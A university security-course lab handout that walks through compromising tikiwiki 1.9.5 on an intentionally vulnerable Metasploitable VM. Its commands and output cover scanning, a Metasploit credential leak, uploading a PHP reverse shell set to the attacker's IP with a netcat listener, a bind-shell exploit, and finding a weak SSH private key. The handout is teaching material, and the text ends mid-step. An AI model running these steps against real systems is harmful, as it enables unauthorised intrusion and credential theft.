

CSUS, College of Engineering and Computer Science
Department of Computer Science
CSC 154 – Computer System Attacks and Countermeasures

Lab - Metasploitable – tikiwiki

Goal: To use Metasploit to exploit the vulnerabilities of tikiwiki 1.9.5, and based on this understand the penetration process.

Instructions: Please refer to the class demo and the tutorial (<https://blog.g0tmi1k.com/2010/07/metasploitable-tikiwiki/>), and hand in the deliverable with required screenshots.

Deliverable: A lab report, an **electronic submission** to **Canvas**, is expected to **explain all the commands** that you use, and **include the screen shots** when you receive the response of command executions. A demo may be requested when necessary.

1. Downloading and installation of Metasploitable (Note: **do NOT use Metasploitable 2.0**), which is an intentionally vulnerable Linux virtual machine that you can download from below website (<https://athena.ecs.csus.edu/~jun.dai/labs/154/Lab%202/>);
2. Downloading and installation of Kali, which is a Linux distribution designed for penetration (<https://www.kali.org/>), suggested version: kali-linux-2018.3a-amd64;
3. The virtual machines can be hosted based on vmware or virtualbox. Configure the network in vmware/virtualbox setting to make them accessible to each other.
4. Scanning your network to find out the IP of the web server and exploring whether tikiwiki is an alive service on the web server;
5. Stealing the username and password for access into tikiwiki;
6. Creating a reverse shell connection with the web server;
7. Stealing the public key stored in .ssh/authorized_keys and using it to get access into the web server via ssh.

Requirement: The report will all be evaluated based on the following grading criteria.

Correctness	25%
Completeness	25%
Clarity	25%
Quality of English writing	25%


Appendix-Setup:

1. The lab has been tested to work successfully for Kali versions through v1.1.0 (you can check your Kali version by command `lsb_release -a`), metasploitable 2, Dirbuster v1.0, based on VMware Workstation 11.0.0 build-2305329;
2. When opening the virtual machines, if you are using VMware please choose “host-only: a private network shared with the host” in Virtual Machine Settings->Network Adaptor->Network Connection; if you are using VirtualBox, please refer to the hands-on video record for set up of a virtual network through creating and using “Nat Network”.
 - When you have network connection problem, VMware->Edit->Virtual Network Editor can help you restore defaults of VMnets;
3. You can also find Dirbuster through: Applications -> Kali Linux -> Web Applications -> Web Crawlers -> dirbuster;
4. When you want to connect to Internet, you can create another network adaptor in the VM settings and set it to NAT mode. You need to open the VMware with administrator privilege to get this done.

Appendix-Commands and Stepwise Instructions (parameters like IP may be different due to your settings):

Lab-Metasploitable-tikiwiki Stepwise Instructions

Reference: A tutorial of this lab can be found here: <https://blog.g0tmi1k.com/2010/07/metasploitable-tikiwiki/>.



The image shows two side-by-side terminal windows from Oracle VM VirtualBox. The left window, titled 'Metasploitable [Running] - Oracle VM VirtualBox', is running an Ubuntu 10.04 LTS desktop environment. It displays the output of the 'ifconfig' command run by a user named 'msfadmin'. The output shows two interfaces: 'eth0' (Ethernet) and 'lo' (Loopback). The 'eth0' interface has an IP address of 10.0.2.7 and a broadcast address of 10.0.2.255. The 'lo' interface has an IP address of 127.0.0.1. The right window, titled 'Kali [Running] - Oracle VM VirtualBox', is running a Kali Linux desktop environment. It also displays the output of the 'ifconfig' command run by a root user. The output shows two interfaces: 'eth0' (Ethernet) and 'lo' (Loopback). The 'eth0' interface has an IP address of 10.0.2.15 and a broadcast address of 10.0.2.255. The 'lo' interface has an IP address of 127.0.0.1.

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:f1:7d:3d  
          inet addr:10.0.2.7 Bcast:10.0.2.255 Mask:255.255.255.0  
             inet6 addr: fe80::a00:27ff:fe1:7d3d/64 Scope:Link  
                UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
                RX packets:50 errors:0 dropped:0 overruns:0 frame:0  
                TX packets:63 errors:0 dropped:0 overruns:0 carrier:0  
                collisions:0 txqueuelen:1000  
               RX bytes:7207 (7.0 KB) TX bytes:6596 (6.4 KB)  
              Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
             inet6 addr: ::1/128 Scope:Host  
                UP LOOPBACK RUNNING MTU:16436 Metric:1  
                RX packets:31 errors:0 dropped:0 overruns:0 frame:0  
                TX packets:31 errors:0 dropped:0 overruns:0 carrier:0  
                collisions:0 txqueuelen:0  
               RX bytes:16281 (15.8 KB) TX bytes:16281 (15.8 KB)  
  
msfadmin@metasploitable:~$ _  
  
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
         inet6 fe80::a00:27ff:fe9e:50ac prefixlen 64 scopeid 0x20<link>  
            ether 08:00:27:9e:50:ac txqueuelen 1000 (Ethernet)  
            RX packets 59 bytes 19448 (18.9 KiB)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 57 bytes 5179 (5.0 KiB)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
       inet6 ::1 prefixlen 128 scopeid 0x10<host>  
         loop txqueuelen 1000 (Local Loopback)  
         RX packets 20 bytes 1116 (1.0 KiB)  
         RX errors 0 dropped 0 overruns 0 frame 0  
         TX packets 20 bytes 1116 (1.0 KiB)  
         TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- ifconfig
 - Ifconfig will help us get the IP address for the VM Metasploitable and Kali

```
File Machine View Input Devices Help
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:31 errors:0 dropped:0 overruns:0 frame:0
      TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:16281 (15.8 KB) TX bytes:16281 (15.8 KB)

msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=9.26 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.250 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.443 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.237 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.398 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=0.521 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=0.278 ms

--- 10.0.2.15 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6008ms
rtt min/avg/max/mdev = 0.237/1.627/9.264/3.119 ms
msfadmin@metasploitable:~$ _
```

```
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾ Sun 13:37
root@kali: ~
File Edit View Search Terminal Help
TX packets 57 bytes 5179 (5.0 Kib)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 20 bytes 1116 (1.0 Kib)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 20 bytes 1116 (1.0 Kib)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# ping 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.273 ms
64 bytes from 10.0.2.7: icmp_seq=2 ttl=64 time=0.332 ms
64 bytes from 10.0.2.7: icmp_seq=3 ttl=64 time=0.460 ms
64 bytes from 10.0.2.7: icmp_seq=4 ttl=64 time=0.314 ms
64 bytes from 10.0.2.7: icmp_seq=5 ttl=64 time=0.323 ms
^C
--- 10.0.2.7 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4084ms
rtt min/avg/max/mdev = 0.273/0.340/0.460/0.065 ms
root@kali:~#
```

- Ping 10.0.2.15 on Metasploitable (Note: your IP may be different from this one. Please use your IP instead.)
 - We ping the IP of Kali because we want to see if Metasploitable is communicating with Kali
- Ping 10.0.2.7 (Note: your IP may be different from this one. Please use your IP instead.)
 - We ping the IP of Metasploitable to see if Kali is communicating with Metasploitable

```


root@kali:~# nmap 10.0.2.7/24
Starting Nmap 7.70 ( https://nmap.org ) at 2022-03-20 14:22 PDT
Nmap scan report for 10.0.2.7
Host is up (0.000089s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:F1:7D:3D (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.0000060s latency).
All 1000 scanned ports on 10.0.2.15 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 8.82 seconds

```

- nmap 10.0.2.7/24
 - Scan for all IP address range within 10.0.2.7/24
 - Returns which ports are opened so we can attack them. Open ports are vulnerable
 - What we want is port 80 which is HTTP.



```
root@kali:~# firefox 10.0.2.7
```

- firefox 10.0.2.7
 - Will open up a website on firefox. Helps the attacker learn more information.

```

root@kali:~# dirbuster
Mar 20, 2022 2:26:02 PM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.

```

- dirbuster
 - Dirbuster will brute force through the webserver to find what directories are in them. With the name, we can learn what web application is being opened.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)
http://10.0.2.7:80/

Work Method Use GET requests only Auto Switch (HEAD and GET)

Number Of Threads 100 Thre... Go Faster

Select scanning type: List based brute force Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

Char set Min length Max Length

Select starting options: Standard start point URL Fuzz
 Brute Force Dirs Be Recursive Dir to start with /
 Brute Force Files Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

Please complete the test details

- Settings to get dirbuster going.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.0.2.7:80/

Scan Information \Results - List View: Dirs: 0 Files: 4 \Results - Tree View \ Errors: 0 \

Directory Structure	Response Code	Response Size
/	200	317
+ cgi-bin	403	535
+ icons	200	195
+ doc	403	531
+ twiki	200	1074
+ tikiwiki	302	412
+ phpinfo	200	218

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 2192, (C) 2563 requests/sec

Parse Queue Size: 0

Total Requests: 87696/87696

Current number of running threads: 100

Time To Finish: 00:00:00

- The result from dirbuster. We can see the list of directories and the one we want is tikiwiki.

root@kali:~# firefox 10.0.2.7/tikiwiki

HomePage

10.0.2.7/tikiwiki/tiki-index.php

HomePage

Created by: admin last modification: Friday 16 of April, 2010 [08:45:36 UTC] by admin

source history similar

Login

user:

pass:

login

[Execution time: 0.08 secs] [Memory usage: 7.21MB] [26 database queries used] [GZIP Disabled] [Server load: 0.23]

- firefox 10.0.2.7/tikiwiki

- If this opens up, it shows that we have successfully confirmed that tikiwiki is within 10.0.2.7. It will also show the types of vulnerability due to version number.

```
root@kali:~# msfconsole
Dir found: /twiki/bin/view/ - 200
Dir found: /twiki/bin/view/Main/ - 200
Dir found: /tikiwiki/ - 302
Dir found: /phpinfo/ - 200
DirBuster Stopped
root@kali:~# firefox 10.0.2.7/tikiwiki
root@kali:~# msfconsole

IIIIII    dTb.dTb
II      4'  v  'B  .'"."."/|\\".":"
II      6.    .P  :  .'/|\\'.';:
II      'T;..;P'  '.'/|\\'.';:
II      'T; ;P'  '.'/|\\'.';:
IIIIII    'YvP'  '._|_.';

I love shells --egypt

      =[ metasploit v4.17.3-dev                               ]
+ -- --=[ 1795 exploits - 1019 auxiliary - 310 post        ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]


msf >
```

- msfconsole
 - Opens up Metasploitable which is a framework that will help us attack. Contains a library of different types of attack styles.

```

msf > search tikiwiki
[!] Module database cache not built yet, using slow search
      shell.php
Matching Modules
=====

```

Name	Disclosure Date	Rank
Description		
auxiliary/admin/tikiwiki/tikidbllib	2006-11-01	normal
TikiWiki Information Disclosure		
exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent
PHP XML-RPC Arbitrary Code Execution		
exploit/unix/webapp/tikiwiki_graph_formula_exec	2007-10-10	excellent
TikiWiki tiki-graph_formula Remote PHP Code Execution		
exploit/unix/webapp/tikiwiki_jhot_exec	2006-09-02	excellent
TikiWiki jhot Remote Command Execution		
exploit/unix/webapp/tikiwiki_unserialize_exec	2012-07-04	excellent
Tiki Wiki unserialize() PHP Code Execution		
exploit/unix/webapp/tikiwiki_upload_exec	2016-07-11	excellent
Tiki Wiki Unauthenticated File Upload Vulnerability		

- search tikiwiki
 - Searches for all the exploits that can be used for tikiwiki.

```

msf > use auxiliary/admin/tikiwiki/tikidbllib
msf auxiliary(admin/tikiwiki/tikidbllib) >
msf auxiliary(admin/tikiwiki/tikidbllib) > show options
      reverse-
Module options (auxiliary/admin/tikiwiki/tikidbllib):
      shell.php
      Name   Current Setting  Required  Description
      -----  -----
      Proxies          no        A proxy chain of format type:host:port[,t
      ype:host:port][...]
      RHOST           yes       The target address
      RPORT           80        yes       The target port (TCP)
      SSL             false     no        Negotiate SSL/TLS for outgoing connection
      URI             /tikiwiki yes       TikiWiki directory path
      VHOST           no        HTTP server virtual host

```

Auxiliary action:

Name	Description
Download	

```
msf auxiliary(admin/tikiwiki/tikidbllib) >
```

- use auxiliary/admin/tikiwiki/tikidbllib

- Gives us information about tikiwiki
- show options
 - Shows options within tikiwiki

```
msf auxiliary(admin/tikiwiki/tikidbllib) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
```

- set RHOST 10.0.2.7
 - Sets remote host to 10.0.2.7 which will be our target of attack.

```
msf auxiliary(admin/tikiwiki/tikidbllib) > exploit
```

```
[*] Establishing a connection to the target...
[*] Get informations about database...
[*] Install path : /var/www/tikiwiki/lib/tikidbllib.php
[*] DB type      : mysql
[*] DB name      : tikiwiki195
[*] DB host       : localhost
[*] DB user       : root
[*] DB password   : root
[*] Auxiliary module execution completed
msf auxiliary(admin/tikiwiki/tikidbllib) >
```

- exploit
 - Once we exploit we can see the data within the database. We are also given the username and password for the database which is "root". Through this one vulnerability, we can gain a lot of information.

Error	
An error occurred in a database query!	
Context:	
File	/tikiwiki/tiki-listpages.php
Url	/tikiwiki/tiki-listpages.php?offset=0&sort_mode=
Query:	
<pre>select `creator`, `pageName`, `hits`, `page_size` as `len`, `lastModif`, `user`, `ip`, `comment`, `version`, `flag`, `description` from `tiki_pages` where `pageName` like ? order by</pre>	
Values:	
0	%%
Message:	
Error Message	You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'LIMIT 0,10' at line 1

```
["database"]=>
string(11) "tikiwiki195"
["host"]=>
string(9) "localhost"
["user"]=>
string(4) "root"
["password"]=>
string(4) "root"
```

- (alternative method here) 10.0.2.7/tikiwiki/tiki-listpages.php?offset=0&sort_mode=
 - Another method to get the same vulnerabilities we got through msfconsole(Metasploitable).
 - Just like with msfconsole, we get the username and password.

```
root@kali:~# mysql -h 10.0.2.7 -u root -p
Enter password:i/tikidblib) > set RHOST 10.0.2.7
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 12 exploit
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
      using a connection to the target...
Copyright(c) 2000, b 2017, Oracle, MariaDB Corporation Ab and others.
Path : /var/www/tikiwiki/lib/tikidblib.php
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
      : tikiwiki195
MySQL: [(none)]>
```

- mysql -h 10.0.2.7 -u root -p
 - We know the database is written in mysql so we try to sign into the database as a root user to find what is in there.
 - It asks us for a password which we know from metasploitable

```
MySQL>[(none)]> show databases
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| tikiwiki |
| tikiwiki195 |
+-----+
4 rows in set (0.00 sec)

MySQL>[(none)]> use tikiwiki/tik
```

- show databases

```

MySQL[(none)]> use tikiwiki195
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
1 DB password : root
Database changed
MySQL[tikiwiki195]> kiki/tikiidblib) >

```

- use tikiwiki195
 - We use tikiwiki195 because we learned earlier that the database name is tikiwiki195.

```

[*MySQL[tikiwiki195]> nshowtables;e targ
[**+--Get-information-about-database----+
[*| Tables_in_tikiwiki195ww/tikiwiki/lin/
[**+--DB-type-----mysql-----+
[*| galaxia_activitiesiwiki195
[*| galaxia_activity_rolesst
[*| galaxia_instance_activities

```

- show tables
 - This command will show all the tables within tikiwiki195. The one we are interested in is the one called users_users because this may contain vital information such as user data and passwords.

```

MySQL[tikiwiki195]> select * from users_users;
+-----+-----+-----+-----+-----+
| userId | email | login | provpass | default_group | lastLogin
| currentLogin | registrationDate | challenge | pass_due | hash
| auxiliary(admin/tiki|icreatedx|avatarName|AvatarSize|AvatarFileType |
| avatarData|.avatarLibName | avatarType | score |
+-----+-----+-----+-----+-----+
| Exploit+-----+-----+-----+-----+
| Establishing-a-connection-to-the-target::+-----+-----+
| Get-information-about-database----+-----+
| Install|path : |vadminw|tadminki/l|bNULLidbli|NULL | 127171254
| t1271712540 |mysql | NULL | NULL | NULL | f6fdffe48c908
| deb0f4c3bd36c032e72k|wiki|NULL | NULL | NULL | NULL |
| NULLhost | NULLlocalhost | NULL | 0 |
+-----+-----+-----+-----+
| B-username+-----+-----+-----+
| B-password+-----+-----+-----+
| Auxiliary-node-set-execution-completed-----+-----+
| Auxiliary+-----+-----+-----+-----+

```

- select * from users_users
 - Will print out all the data within users_users.

```

[*MySQL [tikiwiki195]> select login, password from users_users;
[**-Install-path---/+r/www/tikiwiki/lib/tikidb/lib.php
[*| login| password|ql
[**-DB-Han-----+iwiki195
[*| admin| admin| localhost
[**-DB-dsc-----+
[*1 row in set(0.01 sec)
[*] Auxiliary module execution completed
msMySQL[tikiwiki195]> h[wiki/tikidb/lib) > 

```

- select login, password from users_users
 - We specifically target login and password because as an attacker this will help us invade the system. Now we know the user login and the password.

The screenshot shows two main parts. On the left, a terminal window displays a MySQL query results page. The query selected the 'login' and 'password' fields from the 'users_users' table. The results show one row for the user 'admin' with the password 'admin'. On the right, a web browser window is open to a TikiWiki site's 'Backups' page. The page title is 'Backups'. It contains a 'Tip' section warning against using this feature and suggesting phpMyAdmin or mysqldump instead. Below this is a table titled 'List of available backups' showing a single backup file named 'fa65a6627321c643b...'. There are 'remove' and 'restore' links for this file. Further down, there are sections for 'Create new backup' (warning about long execution times) and 'Upload a backup' (with a 'Browse...' button and an 'upload' button). A 'Login' sidebar on the right shows the user is logged in as 'admin'.

- With the user name and password, we can now login into the tikiwiki website as an admin.
- We are currently a normal user but we want to become a root-level user
- Download php reverse shell from here: <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>. Rename it to be "shell.php".

```

root@kali:~/Desktop# gedit shell.php
$ip = '10.0.2.15'; // CHANGE THIS to kali IP
$port = 4321; // CHANGE THIS

```

- gedit shell.php
 - Shell.php is a file that contains a method of attack.
- We will then upload the shell.php file onto the website so we can attack.

```

root@kali:~/Desktop# nc -v -l -p 4321
listening on [any] 4321 ...
10.0.2.7: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.7] 37866
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
19:12:07 up 1:34, 1 user, load average: 0.00, 0.00, 0.00
USER 1 TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
msfadmin tty1 - 17:38 1:34 0.00s 0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ 

```

- nc -v -l -p 4321
 - Will listen for port number 4321 which is what we changed the shell.php to.
- In the web browser on Kali side, open 10.0.2.7/tikiwiki/backups/shell.php, and this will cause port 4321 connected from the Metasploitable so that we get a shell

```

$ whoami
www-data
$ hostname
metasploitable
$ 

```

- whoami
 - It returns www-data which shows that we are not yet at the root level
- hostname
 - Shows that we are a user within metasploitable.

```

msf > search tikiwiki
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Files TBZ
Name Description
-----
auxiliary/admin/tikiwiki/tikidbllib TikiWiki Information Disclosure
exploit/unix/webapp/php_xmlrpc_eval PHP XML-RPC Arbitrary Code Execution
exploit/unix/webapp/tikiwiki_graph_formula_exec TikiWiki tiki-graph_formula Remote PHP Code Execution
exploit/unix/webapp/tikiwiki_jhot_exec TikiWiki jhot Remote Command Execution
exploit/unix/webapp/tikiwiki_unserialize_exec Tiki Wiki unserialize() PHP Code Execution
exploit/unix/webapp/tikiwiki_upload_exec Tiki Wiki Unauthenticated File Upload Vulnerability

```

- search tikiwiki
 - Returns the different types of exploits. This time we don't want the auxiliary exploit.

```

msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):
=====
Name   Current Setting  Required  Description
----  ==============  ======  -----
Proxies          no        A proxy chain of format type:host:port[,t
ype:host:port][...]
RHOST           yes      The target address
RPORT            80      The target port (TCP)
SSL              false    Negotiate SSL/TLS for outgoing connection
URI             /tikiwiki TikiWiki directory path
VHOST           no        HTTP server virtual host

```

- use exploit/unix/webapp/tikiwiki_graph_formula_exec
- show options
 - Returns the details in the exploit.

```

msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show payloads

Compatible Payloads
=====
Name
-----
generic/custom
generic/shell_bind_tcp
Shell, Bind TCP Inline
generic/shell_reverse_tcp
Shell, Reverse TCP Inline
php/bind_perl
Bind TCP (via Perl)
php/bind_perl_ipv6
Bind TCP (via perl) IPv6
php/bind_php
Bind TCP (via PHP)
php/bind_php_ipv6
Bind TCP (via php) IPv6
php/download_exec

Disclosure Date  Rank  Description
-----  -----  -----
normal  Custom Payload
normal  Generic Command
normal  Generic Command
normal  PHP Command Shell
normal  PHP Executable D

```

- set RHOST 10.0.2.7
 - Sets 10.0.2.7(Metasploitable) as the target of attack
- show payloads
 - Payloads are methods of attack and there are several that are listed.

```

msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload generic/shell
_bind_tcp

```

- set payload generic/shell_bind_tcp
 - Sets the payload to this method of attack

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit
[*] Attempting to obtain database credentials...
[*] The server returned          : 200 OK
[*] Server version              : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10
with Suhosin-Patch
[*] TikiWiki database informations :
bz2
db_tiki      : mysql
dbversion    : 1.9
host_tiki    : localhost
user_tiki    : root
pass_tiki    : root
dbs_tiki     : tikiwiki195

[*] Attempting to execute our payload...
[*] Started bind TCP handler against 10.0.2.7:4444
[*] Command shell session 1 opened (10.0.2.15:34151 -> 10.0.2.7:4444) at 2022-03
-20 16:25:54 -0700

hostname
metasploitable
whoami
www-data
```

- exploit
 - This command will run the attack on the target. With the attack done we are given the shell.
- hostname
 - Returns metasploitable
- whoami
 - Returns www-data. We are still a normal-level user.

```
ls /root/.ssh
authorized_keys
cat /root/ssh/authorized_keys
cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShH
QqlkJkcteZZdPFSbW76IUiPR00h+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2q0ffdomVhvXXvS
jGaSFww0YB8R0Qxs0WWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU
3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocYQPE+kcp+Jz2mt4y1uA73KqoXfdw5oGUkdxFo
9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocYVxsXovcNnbALTp3w== msfadmin@metasploit
able
```

- ls /root/.ssh
 - Shows that there is one file called authorized_keys in there
- cat /root/.ssh/authorized_keys
 - Returns the public key within authorized_keys. We will then use the public key to try and find the private key.

```
root@kali:~/Desktop# ls
5622.tar.bz2 shell.php
root@kali:~/Desktop# tar jaxvf 5622.tar.bz2
rsa/
rsa/2048/
rsa/2048/2712a6d5cec99f295a0c468b830a370d-28940.pub
rsa/2048/eaddc9bba9bf3c0832f443706903cd14-28712.pub
rsa/2048/0bdcea11b2c6[REDACTED]8c7fd8bc4b04ca43668-12474
rsa/2048/3fabfedd883c3cef69881a4fc30fdac7-3828.pub
rsa/2048/a508919ec49fcf91ad0ecf8472349d9b-3039.pub
```

- tar jaxvf 5622.tar.bz2 (this file can be downloaded from the given URL:
<https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/5622.tar.bz2>) to extract the file

```
root@kali:~/Desktop# ls
5622.tar.bz2 rsa shell.php
root@kali:~/Desktop# cd rsa/
root@kali:~/Desktop/rsa# ls
2048
root@kali:~/Desktop/rsa# cd 2048
root@kali:~/Desktop/rsa/2048# ls
0002d5af29276c95a49dc2ab3b5067[REDACTED]7-23747
0002d5af29276c95a49dc2ab3b506707-23747.pub
AAAAB3NzaC1yc2EAAAABIwAAQEApmGJFZNl0ibMN
```

- rsa is extracted then we move into the file 2048 before printing out its contents
- Within 2048 there are public and private keys that go in pairs

```
root@kali:~/Desktop/rsa/2048# grep -lr AAAAB3NzaC1yc2EAAAABIwAAQEApmGJFZNl0ibMN
